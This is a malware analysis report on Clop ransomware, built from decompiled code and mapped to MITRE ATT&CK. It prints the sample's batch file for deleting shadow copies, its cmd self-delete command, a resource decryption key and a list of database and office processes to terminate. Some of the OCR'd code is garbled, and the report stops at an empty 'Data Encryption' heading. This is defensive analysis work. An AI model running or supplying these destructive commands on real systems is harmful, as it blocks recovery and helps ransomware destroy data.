

Malware Analysis Report

Clop Ransomware

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Executive Summary


SHA256	6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7
HASH	

Clop Ransomware belonging to a popular Crypto mix ransomware family is a dangerous file encrypting virus which actively avoids the security unprotected system and encrypts the saved files by planting the .Clop extension.It exploits AES cipher to encrypt pictures, videos, music, databases papers, and attach .CLOP or .CIOP file extension, which prevents victims from accessing personal data. For example, "sample.jpg" is renamed to "sample.jpg.Clop". Recently, Clop ransomware has been associated with cybercriminals who have been using Accellion File Transfer Appliance (FTA) vulnerabilities: CVE2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104. The exploitation of these flaws led to the compromise of high-profile organizations starting in February. Also, there has been evidence of an affiliate utilizing a webshell dobbed DEWMODE that was being used to steal data from Accellion FTA devices.



TTPS:

Following are the TTPS extracted from the Clop Ransomware:





Checking System Information and Language:

The malware's first action is to compare the keyboard of the victim computer using the function "GetKeyboardLayout" against the hardcoded values. This function returns the user keyboard input layout at the moment the malware calls the function.

```
align 10h
    ======= S U B R O U T I N E =========
0 sub_40DF70
                   proc near
                                          ; CODE XREF: WinMain(x,x,x,x)+6↑p
                  push esi
                        esi, esi
                   push
                          esi
                  call ds:GetKeyboardLayout
                   movzx eax, ax
                   cmp eax, 437h
ja short loc_40DF9E
                  ja short 10C_400F9E
jz short loC_40DFC7; jumptable 0040DF97 cases 1049,1058,1059
add eax, 0FFFFFBE7h; switch 19 cases
cmp eax, 12h
ja short def_40DF97; jumptable 0040DF97 default case, cases
                  movzx eax, ds:byte_40DFD8[eax]
                  jmp ds:jpt_40DF97[eax*4]; switch jump
E loc_40DF9E:
                                          ; CODE XREF: sub_40DF70+12↑j
                         eax, 82Ch
short loc_40DFC0
                   cmp
                          short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                   jz
                          short def_40DF97 ; jumptable 0040DF97 default case, cases
                   jb
                   cmp
                        eax, 440h
                   jbe
                          short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                   cmp
                           eax, 442h
                          short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                   mov
                          eax, esi
                           esi
                   retn
0000D370 0040DF70: sub_40DF70 (Synchronized with Hex View-1, Pseudocode-A)
```

So mitre behavioral mapping is as follows:

#1 Discovery as tactic

a. System Information Discovery as technique



Another condition will come from the function "**GetTextCharset**" that returns the font used in the system if it does not have the value 0xCC (RUSSIAN_CHARSET). If it is the charset used, the malware will delete itself from the disk and terminate itself with "TerminateProcess" but if it is not this charset, it will continue in the normal flow.

So mitre behavioral mapping will be as:

#1 Discovery as Tactic

- a. System Location Discovery as technique
 - i. System language Discovery as subtechnique

Shell Command Execution:

```
LE Pseudocode-A
    1 BOOL sub 40DFF0()
       BOOL result; // eax
       CHAR Parameters[260]; // [esp+0h] [ebp-20Ch] BYREF CHAR Filename[260]; // [esp+104h] [ebp-108h] BYREF
       result = 0;
       if ( GetModuleFileNameA(0, Filename, 0x104u) )
    8
    9
10
          if ( GetShortPathNameA(Filename, Filename, 0x104u) )
   11
 12
            wsprintfA(Parameters, "/c del \"%s\" >> NUL", Filename);
            if ( GetEnvironmentVariableA("ComSpec", Filename, 0x104u) )
 13
   14
            if ( (int)ShellExecuteA(0, 0, Filename, Parameters, 0, 0) > 32 )
  15
 16
                result = 1;
   17
   18
         }
   19
20
       return result;
21 }
```



According to the above code in while discovering system language and information if any of the condtion becomes true. Then by using shellexecuteA the malware delets itself.

So the mitre behavioral mapping is as:

#1 Execution as Tactic

- a. Command and Scripting Interpreter for technique
 - i. Windows Command Shell for subtechnique

The mitre mapping for file beind deleted will be as follows:

#Defence Evasion as Tactic

- a. Indicator Removal for technique
 - ii. File Deletion for subtechnique

After this malware normal flow continues, By the use of **WaitForSingleObject** it has infinite time to end the execution of the threads being createdwithin tht process. This thread's first action is to create a file called "**Popup.txt**" in the same folder as the malware. Later, it will check the last error with "**GetLastError**" and, if the last error was 0, it will wait with the function "Sleep" for 5 seconds. Later the thread will make a dummy call to the function "**EraseTape**" with a handle of 0, perhaps to disturb the emulators because the handle is put at 0 in a hardcoded opcode, and later a call to the function "**DefineDosDeviceA**" with an invalid name "**1234567890**" that returns another error. These operations will make a loop for **666000** times.



```
if ( hEvent )
 ServiceStatus.dwControlsAccepted = 1;
 ServiceStatus.dwCurrentState = 4;
 ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwCheckPoint = 0;
     serviceStatus(hServiceStatus, &ServiceStatus);
     = CreateThread(0, 0, sub_40E230, 0, 0, 0);
  WaitForSingleObject(v3, 0xFFFFFFF);
  CloseHandle(hEvent);
 ServiceStatus.dwControlsAccepted = 0;
 ServiceStatus.dwCurrentState = 1;
 ServiceStatus.dwWin32ExitCode = 0;
 ServiceStatus.dwCheckPoint = 3;
}
else
 ServiceStatus.dwControlsAccepted = 0;
 ServiceStatus.dwCurrentState = 1;
 ServiceStatus.dwWin32ExitCode = GetLastError();
```

```
Pseudocode-A
                                                                                                ×
            stdcall sub 40E230(LPVOID lpThreadParameter)
                                                                                                       ٨
       DWORD v1; // ebx
      int i; // esi
      signed int j; // esi
      HANDLE v4; // esi
      int k; // ebx
      UINT v6; // eax
      DWORD result; // eax
      WCHAR RootPathName[4]; // [esp+10h] [ebp-218h] BYREF
  10
      WCHAR pszPath[262]; // [esp+18h] [ebp-210h] BYREF
  11
  12
  13
  14
15
        CreateFileA('popup.txt', 0, 7u, 0, 3u, 0, 0);
16
         v1 = GetLastError();
17
         for ( i = 0; (unsigned int)GetCurrentProcess() <= 1 || (unsigned int)GetCurrentThread() <= 1 || v
18
          Sleep(0x32u);
19
         Sleep(0x1388u);
20
         sub_40E490();
         for (j = 0; j < 666000; ++j)
21
  22
          EraseTape(0, j, 0);
23
24
                DeleteAtom(0)
25
             ( DefineDosDeviceA(
26
            FindAtomA("27");
  27
          else
28
            GetCurrentThread();
  29
30
         GetACP();
31
         sub_40E9F0();
32
         Sleep(0x1388u);
33
        CreateThread(0, 0, sub_40E620, 0, 0, 0);
34
        v4 = CreateMutexW(0, 0, L"CLOP#666");
9 35
         if ( WaitForSingleObject(v4, 0) )
  36
     0000D630 sub 40E230:1 (40E230) (Synchronized with IDA View-A, Hex View-1)
```



Inhibiting System Recovery (Deleting Shadow Copies):

After running loop for 66000 TIMES in function **sub_40E9F0** as seen in the above Code is called which has a batch file in its resource section and is encrypted. The batch file is then created in the same folder where the malware stays with the function "**CreateFileA**". The file created has the name "resort0-0-0-1-1-0.bat". Later will launch it with "**ShellExecuteA**", wait for 5 seconds to finish and delete the file with the function "**DeleteFileA**". This resource is then decrypted using the key:

.Clopfdwsjkjr23LKhuifdhwui73826ygGKUJFHGdwsieflkdsj324765tZPKQWLjwNVBFHewiuhryui32JKG

```
Pseudocode-A
                                                                                                         HMODULE v0; // ebx
      HRSRC v1; // esi
     HGLOBAL v2; // eax
     const void *v3; // edi
      HGLOBAL v4; // ebx
     DWORD v5; // edi
   9 DWORD i; // esi
  10 HANDLE v7; // esi
  11
     DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-214h] BYREF
  12 DWORD nNumberOfBytesToWrite; // [esp+10h] [ebp-210h]
  13 CHAR Buffer[260]; // [esp+14h] [ebp-20Ch] BYREF
     CHAR FileName[260]; // [esp+118h] [ebp-108h] BYREF
  14
  15
16 v0 = GetModuleHandleW(0);
17
     v1 = FindResourceW(v0, (LPCWSTR)0xF447, L"SIXSIX1");
      v2 = LoadResource(v0, v1);
18
19 v3 = LockResource(v2);
nNumberOfBytesToWrite = SizeofResource(v0, v1);
21
      v4 = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
0 22 memmove(v4, v3, nNumberOfBytesToWrite);
0 23 v5 = nNumberOfBytesToWrite;
0 24 for ( i = 0; i < v5; ++i )</pre>
9 25
       *((_BYTE *)v4 + i) ^= byte_414CA0[i % 0x42];
0 26 GetCurrentDirectoryA(0x104u, Buffer);
     wsprintfA(FileName, "%s\\resort0-0-0-1-1-0.bat", Buffer);
27
28
     NumberOfBytesWritten = 0;
29
     v7 = CreateFileA(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
● 30 if ( ∨7 != (HANDLE)-1 )
  31
32
        WriteFile(v7, v4, v5, &NumberOfBytesWritten, 0);
33
       CloseHandle(v7);
  34
9 35
      GlobalFree(v4);
36
      return ShellExecuteA(0, "open", FileName, 0, 0, 0);
37 }
    0000DE34 sub 40E9F0:19 (40EA34) (Synchronized with IDA View-A, Hex View-1)
```



Below is the decryption loop:





Her the batch file is created in the same folder where the malware is present. In my case it is present on **desktop** so it is created on the desktop.



```
push 40
mov dword ptr ss:[ebp-210],esi
Call dword ptr ds:[e8GlobalAllocs]
mov ebx,eax
push esi
mov ebx,eax
push ebx
Call 60sa6766edccc9d36e0793700be3
add esp,c
aversi,esi
test edi,edi
16 60sa6766edccc9d36e0793700be300
6A 40
89B5 F0FDFFF
FF15 <u>68F16800</u>
56
8BD8
57
                                                                                                                                                                                                                                                                                                           ebx:"@echo off\r\nvssadmin Delete Shadows /all /quiet\r\nvssadmin resize shadowstor
57
53
E8 A930FFFF
8BBD F0FDFFFF
83C4 0C
33F6
85FF
74 25
B8 E1830F3E
F7F6
                                                                                                                                                                                                                                                                                                           ebx:"@echo off\r\nvssadmin Delete Shadows /all /quiet\r\nvssadmin resize shadowstor
                                                           test edi,edi

Basafabbedcicada6e0793f00bei

mov eax,350f83£1

mul est,951

shr edx,4

mov ecx,edx

shl ecx,5

add ecx,ecx

add ecx,ecx

mov al,byte ptr ds:[eax+694CA0]

xor byte ptr ds:[esi+ebx],al

inc esi

cmp esi,edi

Basafabedcicada6e0793f00bei
F7E6
8BC6
C1EA 04
8BCA
                                                                                                                                                                                                                                                                                                           eax: "C:\\Users\\huskv\\Desktop\\resort0-0-0-1-1-0.bat
8BCA
C1E1 05
03CA
03C9
2BC1
2BC1
8A80 <u>A04C6900</u>
30041E
46
3BF7
72 DB
8D85 F4FDFFF
                                                            IN BOSAGATBGGGCLC943GE0793T00be3C0Cf6626db26b3Cfd31d6a18793453303a7.68EAG6 | laa eax, dword ptr 551[ebp-20C]

pa eax, dword ptr 551[ebp-20C]

laa eax, dword ptr 551[ebp-20C]

push eax

laa eax, dword ptr 551[ebp-20C]

push eax

dword ptr 551[ebp-20C]

push eax, dword ptr 551[ebp-20C]
                                                                                                                                                                                                                                                                                                           eax: "C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"
  FF15 <u>2CF16800</u>
8D85 F4FDFFFF
                                                                                                                                                                                                                                                                                                           eax:"C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"
50
8D85 F8FEFFFF
68 <u>684C6900</u>
50
                                                                                                                                                                                                                                                                                                           694C68: "%s\\resort0-0-0-1-1-0.bat" eax: "C:\\Users\\husky\\Desktop\\resort0-0-0-1-1-0.bat"
                                                              push eax

call dword ptr ds:[<&wsprintfA>]
add esn.C
50
FF15 <u>8CF26800</u>
83C4 0C
C785 ECFDFFFF 00000
8D85 F8FEFFFF
                                                             add esp,C
mov dword ptr ss:[ebp-214],0
lea eax,dword ptr ss:[ebp-108]
```

The contents of he batch file which play a role in deleting shadow copies to inhibit system recovery is as follows:

```
🧻 resort0-0-0-1-1-0.txt - Notepad
                                                                                                 ×
File Edit Format View Help
@echo off
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
```



So mitre behavioral mapping will be:

#1 Impact as Tactic

a. Inhibit System Recovery for technique

On mitre behavioral mapping of decrypting the resource is as:

#1 Defece Evasion as Tactic

a. Deobfuscate/Decode Files for technique

Stopping Processes:

After the execution of the batch file a thread is created which searches for specific processes and if they are find then they gets terminated.

```
Pseudocode-A
                                                                                                        ×
            stdcall __noreturn sub_40E620(LPVOID lpThreadParameter)
   3
       while (1)
   5
         sub_40E8A0(L"msftesql.exe");
         sub_40E8A0(L"sqlagent.exe");
sub_40E8A0(L"sqlbrowser.exe");
   7
         sub_40E8A0(L"sqlservr.exe");
  8
         sub_40E8A0(L"sqlwriter.exe");
sub_40E8A0(L"oracle.exe");
  9
10
11
         sub_40E8A0(L"ocssd.exe");
         sub_40E8A0(L"dbsnmp.exe");
sub_40E8A0(L"synctime.exe");
12
13
14
         sub_40E8A0(L"mydesktopqos.exe");
15
         sub_40E8A0(L"agntsvc.exeisqlplussvc.exe");
16
         sub_40E8A0(L"xfssvccon.exe");
17
         sub_40E8A0(L"mydesktopservice.exe");
18
         sub_40E8A0(L"ocautoupds.exe");
19
         sub_40E8A0(L"agntsvc.exeagntsvc.exe");
20
         sub_40E8A0(L"agntsvc.exeencsvc.exe");
         sub 40E8A0(L"firefoxconfig.exe");
21
22
         sub_40E8A0(L"tbirdconfig.exe");
23
         sub_40E8A0(L"ocomm.exe");
         sub_40E8A0(L"mysqld.exe");
24
         sub_40E8A0(L"mysqld-nt.exe");
9 25
         sub_40E8A0(L"mysqld-opt.exe");
sub_40E8A0(L"dbeng50.exe");
26
27
28
         sub_40E8A0(L"sqbcoreservice.exe");
29
         sub_40E8A0(L"excel.exe");
         sub_40E8A0(L"infopath.exe
30
31
         sub 40E8A0(L"msaccess.exe");
32
         sub_40E8A0(L"mspub.exe");
33
         sub_40E8A0(L"onenote.exe
         sub_40E8A0(L"outlook.exe");
34
         sub_40E8A0(L"powerpnt.exe");
9 35
36
         sub_40E8A0(L"steam.exe");
     0000DA20 sub_40E620:1 (40E620) (Synchronized with IDA View-A, Hex View-1)
```



```
Pseudocode-A
  10 PROCESSENTRY32W pe; // [esp+Ch] [ebp-64
      WCHAR String[260]; // [esp+238h] [ebp-414h] BYREF
      WCHAR String1[260]; // [esp+440h] [ebp-20Ch] BYREF
  12
  13
14
      v2 = CreateToolhelp32Snapshot(2u, 0);
15
      v9 = lpString2;
16
      v3 = (void (__stdcall *)(LPWSTR, LPCWSTR))lstrcpyW;
17
      lstrcpyW(String1, v9);
18
     v4 = lstrlenW(String1);
      CharUpperBuffW(String1, v4);
if ( v2 != (HANDLE)-1 )
19
20
  21
22
        pe.dwSize = 556;
23
        if ( Process32FirstW(v2, &pe) )
  24
  25
          do
  26
          {
27
            v3(String, pe.szExeFile);
28
            v5 = lstrlenW(String);
            CharUpperBuffW(String, v5);
29
30
            if ( !lstrcmpW(String, String1) )
  31
32
              v6 = OpenProcess(1u, 0, pe.th32ProcessID);
33
              v7 = v6;
34
              if ( v6 )
  35
              {
36
                TerminateProcess(v6, 0xFFFFFFF);
37
                CloseHandle(v7);
  38
  39
              else
  40
              {
41
                CloseHandle(0);
  42
43
              v3 = (void (__stdcall *)(LPWSTR, LPCWSTR))lstrcpyW;
  44
     0000DCA0 sub_40E8A0:10 (40E8A0) (Synchronized with IDA View-A, Hex View-1)
```

As it uses famous process enumerator APIS CreateToolhelp32Snapshot,

Process32FirstWso mitre behavioral mapping is as:

So mitre behavioral mapping will be:

#1 Impact as Tactic

a. ServiceStop for technique

The mitre mapping for discovering processes is as:



#1 Discovery as Tactic

a. Process Discovery for technique

Following are the process to terminate:

- msftesql.exe
- sqlagent.exe
- sqlbrowser.exe
- sqlservr.exe
- sqlwriter.exe
- oracle.exe
- ocssd.exe
- dbsnmp.exe
- synctime.exe
- mydesktopgos.exe
- agntsvc.exeisqlplussvc.exe
- xfssvccon.exe
- mydesktopservice.exe
- ocautoupds.exe
- agntsvc.exeagntsvc.exe
- agntsvc.exeencsvc.exe
- firefoxconfig.exe
- tbirdconfig.exe
- ocomm.exe
- mysqld.exe
- mysqld-nt.exe
- mysqld-opt.exe
- dbeng50.exe
- sqbcoreservice.exe
- excel.exe
- infopath.exe
- msaccess.exe
- mspub.exe
- onenote.exe
- outlook.exe
- powerpnt.exe



- steam.exe
- thebat.exe
- thebat64.exe
- thunderbird.exe
- visio.exe
- winword.exe
- zoolz.exe
- syntime.exe
- agntsv.exe
- tbirdonfig.exe
- oautoupds.exe
- oomm.exe
- ensv.exe
- ossd.exe
- exel.exe
- firefoxonfig.exe
- orale.exe
- "isqlplussv.exe
- xfssvon.exe
- msaess.exe
- sqboreservie.exe
- tmlisten.exe
- PNTMon.exe
- NTAoSMgr.exe
- Ntrtsan.exe
- mydesktopservie.exe
- mbamtray.exe
- isqlplussvc.exe
- agntsvc.exe



Mutex Creation:

The next action is to create a mutex with the name hardcoded "Clop#666" and later make a call to the function "WaitForSingleObject" and check the result with 0. If the value is 0 it means that the mutex was created for this instance of the malware but if it gets another value, it means that the mutex was made from another instance or vaccine and, in this case, it will finish the execution of the malware.

```
v4 = CreateMutexW(0, 0, L"CLOP#666");
if ( WaitForSingleObject(v4, 0) )
{
   CloseHandle(v4);
   ExitProcess(0);
}
SetErrorMode(1u);
```

After this, it will make 2 threads, one of them to search for network shares and the another one to crypt files in the files and directories that it has access to.



```
Pseudocode-A
      DWORD v4; // ed
      WCHAR *v5; // ebx
   5
      LPCWSTR *v6; // esi
      HANDLE hEnum; // [esp+Ch] [ebp-14h] BYREF
     DWORD cCount; // [esp+10h] [ebp-10h] BYREF
HGLOBAL hMem; // [esp+14h] [ebp-Ch]
   8
  10 DWORD BufferSize; // [esp+18h] [ebp-8h] BYREF
11 unsigned int v11; // [esp+1Ch] [ebp-4h]
  12
13
      v11 = a2;
14
      hEnum = 0;
15
      result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
16
      if (!result)
  17
18
         cCount = 1000;
19
         BufferSize = 32000;
20
        hMem = GlobalAlloc(0x40u, 0x7D00u);
21
         result = WNetEnumResourceW(hEnum, &cCount, hMem, &BufferSize);
22
         if ( !result )
  23
24
          WNetCloseEnum(hEnum);
25
          hEnum = 0;
26
           v4 = 0;
27
           v5 = (WCHAR *)GlobalAlloc(0x40u, 0x400u);
28
           if ( cCount )
  29
           {
30
             v6 = (LPCWSTR *)((char *)hMem + 20);
  31
  32
               if ( *v6 )
33
  34
35
                 if ( *(v6 - 3) == (LPCWSTR)3 )
  36
9 37
                   lstrcatW(v5, *v6);
38
                   sub_40B4A0(a3);
39
                   lstrcpyW(v5, &String2);
  40
     0000A780 sub_40B380:4 (40B380) (Synchronized with IDA View-A, Hex View-1)
```

The behavioral mapping of enumerating network shares on mitre is as follows:

#1 Discovery as Tactic

a. Network Share Discovery for technique



Clop uses built-in API functions such as **WNetOpenEnumW()**, **WNetEnumResourceW()**, **WNetCloseEnum()**.

So the mitre mapping will be as follows:

#1 Execution as Tactic

a. Native API for technique

File and Discovery Service:

After enumerating network shares another thread is created which iterates over drive letters from 'A' to 'Z', checks the drive type for each (fixed, removable, or remote), and creates a new thread to execute a function (**sub_40E5D0**) with the drive path if the drive type matches. It introduces delays between iterations using sleep functions.

```
for ( k = 0; k < 26; ++k )
{
    wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(k + 65));
    v6 = GetDriveTypeW(RootPathName);
    if ( v6 == 3 || v6 == 2 || v6 == 4 )
    {
        CreateThread(0, 0, sub_40E5D0, RootPathName, 0, 0);
        Sleep(0xAu);
    }
    Sleep(0x64u);
}
Sleep(0x1B7740u);</pre>
```



```
0068E351
0068E354
0068E356
                                           8D43 41
66:98
0FB7C0
                                                                                                              lea eax,dword ptr ds:[ebx+41]
cbw
movzx eax,ax
                                                                                                             movzx eax,ax
push eax
lea eax,dword ptr ss:[esp+14]
push 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.69485C
push eax
call dword ptr ds:[<&wsprintfW>]
add esp,C
lea eax,dword ptr ss:[esp+10]
push eax
call dword ptr ds:[<&GetDriveTypeW>]
cmp eax,3
le 8b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E387
cmp eax,2
                                           50
8D4424 14
0068E35A
                                           8D4424 14
68 <u>5C4B6900</u>
50
FF15 <u>80F26800</u>
83C4 0C
8D4424 10
                                                                                                                                                                                                                                                                                                                                                                                      694B5C:L"%c:
   0068E36A
   0068E36D
                                           8D4424 10

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FF15 1CF16800

83F8 03

74 0A

83F8 02

74 05

83F8 04

75 18

6A 00

6A 00

8D4424 18

50
   0068E371
0068E372
0068E378
0068E37B
                                                                                                              bbadda beccccod

cmp eax,2

je 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E387
  0068E37D
0068E380
0068E382
0068E385
0068E387
0068E389
                                                                                                              je 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E387 cmp eax,4 jne 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E39F push 0 push 0 lea eax,dword ptr ss:[esp+18] push eax push 6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E5D0 push 0 push 0
  0068E38B
0068E38F
0068E390
0068E395
                                           8D4424 18
50
68 <u>D0E56800</u>
6A 00
6A 00
FFD6
6A 0A
FFD7
6A 64
FFD7
                                                                                                             push 0
push 0
push 0
call esi
push A
call edi
push 64
call edi
inc ebx
cmp ebx,1A
jl 8baa6afbsedc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7.68E351
push 187740
call edi
push 0
push 0
push 0
push 0
push 0
push o
  0068E397
0068E399
0068E39D
0068E39F
0068E3A1
0068E3A3
0068E3A4
0068E3A7
0068E3A9
   0068E397
                                          43
83FB 1A
7C A8
68 40771B00
FFD7
6A 00
6A 00
8D4424 20
                                            43
   0068E3B0
                                                                                                               lea_eax,dword ptr ss:[esp+20]
```

For each folder discovered, it will enter it and search for more subfolders and files. The first step is to check the name of the folder/file found against a hardcoded list of hashes



```
Pseudocode-A
                                                                                                       memset(pszFirst, 0, 0x208u);
   23
        memset(OutputString, 0, 0x208u);
       lstrcpyW(String1, v4);
lstrcatW(String1, L"\\");
25
       lstrcpyW(pszFirst, String1);
  26
   27
       lstrcatW(String1, a1);
       v5 = FindFirstFileW(String1, &FindFileData);
   28
       v14 = v5;
       if ( v5 != (HANDLE)-1
   30
          && !StrStrW(pszFirst, L"Chrome")
   31
   32
          && !StrStrW(pszFirst, L"Mozilla")
          && !StrStrW(pszFirst, L"Recycle.bin")
   33
         && !StrStrW(pszFirst, L"Tor Browser")
&& !StrStrW(pszFirst, L"Ransomware")
   35
          && !StrStrW(pszFirst, L"Local Settings")
   36
   37
          && !StrStrW(pszFirst, L"TOR BROWSER")
          && !StrStrW(pszFirst, &off_413FC8)
   38
   39
          && !StrStrW(pszFirst, L"LOCAL SETTINGS")
          && !StrStrW(pszFirst, L"Microsoft")
   40
   41
          && !StrStrW(pszFirst, L"AhnLab")
          && !StrStrW(pszFirst, L"Windows")
   42
          && !StrStrW(pszFirst, L"All Users")
   43
          && !StrStrW(pszFirst, L"ProgramData")
          && !StrStrW(pszFirst, L"WINDOWS")
   45
          && !StrStrW(pszFirst, L"CHROME")
          && !StrStrW(pszFirst, L"MOZILLA")
   47
   48
          && !StrStrW(pszFirst, L"RECYCLE.BIN")
          && !StrStrW(pszFirst, L"MICROSOFT")
   49
          && !StrStrW(pszFirst, L"AHNLAB")
   50
          && !StrStrW(pszFirst, L"ALL USERS")
   51
          && !StrStrW(pszFirst, L"PROGRAMDATA")
   52
          && !StrStrW(pszFirst, L"Program Files (x86)")
   53
          && !StrStrW(pszFirst, L"PROGRAM FILES (X86)")
   54
          && !StrStrW(pszFirst, L"Program Files")
   55
          && !StrStrW(pszFirst, L"PROGRAM FILES") )
   56
   57
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If it passes, it will check that the file is not a folder, and in this case compare the name with a list of hardcoded names and extensions



```
Pseudocode-A
                                                                                                    8
                                                                                                            ×
                         ata.dwFileAttributes & 0x10) == 0
   59
              lstrcmpW(FindFileData.cFileName, L"..")
            && lstrcmpW(FindFileData.cFileName, L".")
   60
            && !StrStrW(FindFileData.cFileName, aClopreadmeTxt)
   61
            && !StrStrW(FindFileData.cFileName, L"ntldr")
   62
            && !StrStrW(FindFileData.cFileName, L"NTLDR")
   64
            && !StrStrW(FindFileData.cFileName, L"boot.ini")
   65
            && !StrStrW(FindFileData.cFileName, L"BOOT.INI")
            && !StrStrW(FindFileData.cFileName, L"ntuser.ini")
   66
   67
            && !StrStrW(FindFileData.cFileName, L"NTUSER.INI")
            && !StrStrW(FindFileData.cFileName, L"AUTOEXEC.BAT
   69
            && !StrStrW(FindFileData.cFileName, L"autoexec.bat")
   70
            && !StrStrW(FindFileData.cFileName, aClop)
   71
            && !StrStrW(FindFileData.cFileName, L"NTDETECT.COM")
   72
            && !StrStrW(FindFileData.cFileName, L"ntdetect.com")
            && !StrStrW(pszFirst, L"Desktop")
   74
            && !StrStrW(pszFirst, L"DESKTOP")
   75
            && !StrStrW(FindFileData.cFileName, L".dll")
   76
            && !StrStrW(FindFileData.cFileName, L".DLL")
   77
            && !StrStrW(FindFileData.cFileName, L".exe")
   78
            && !StrStrW(FindFileData.cFileName, L".EXE'
   79
            && !StrStrW(FindFileData.cFileName, L".sys'
   80
            && !StrStrW(FindFileData.cFileName, L".SYS")
   81
            && !StrStrW(FindFileData.cFileName, L".OCX")
            && !StrStrW(FindFileData.cFileName, L".ocx"
   82
            && !StrStrW(FindFileData.cFileName, L".LNK")
   83
            && !StrStrW(FindFileData.cFileName, L".lnk")
   84
   85
            && !StrStrW(FindFileData.cFileName, L"desktop.ini")
            && !StrStrW(FindFileData.cFileName, L"autorun.inf")
   86
   87
            && !StrStrW(FindFileData.cFileName, L"ntuser.dat")
   88
            && !StrStrW(FindFileData.cFileName, L"iconcache.db")
            && !StrStrW(FindFileData.cFileName, L"bootsect.bak")
   89
   90
            && !StrStrW(FindFileData.cFileName, L"ntuser.dat.log")
   91
            && !StrStrW(FindFileData.cFileName, L"thumbs.db")
   92
            && !StrStrW(FindFileData.cFileName, L"DESKTOP.INI")
   93
            && !StrStrW(FindFileData.cFileName, L"AUTORUN.INF")
```

The mitre bahavioral mapping for searching files and directory is as follow:


#1 Discovery as Tactic

a. Files and Directory for technique




Data Encryption:

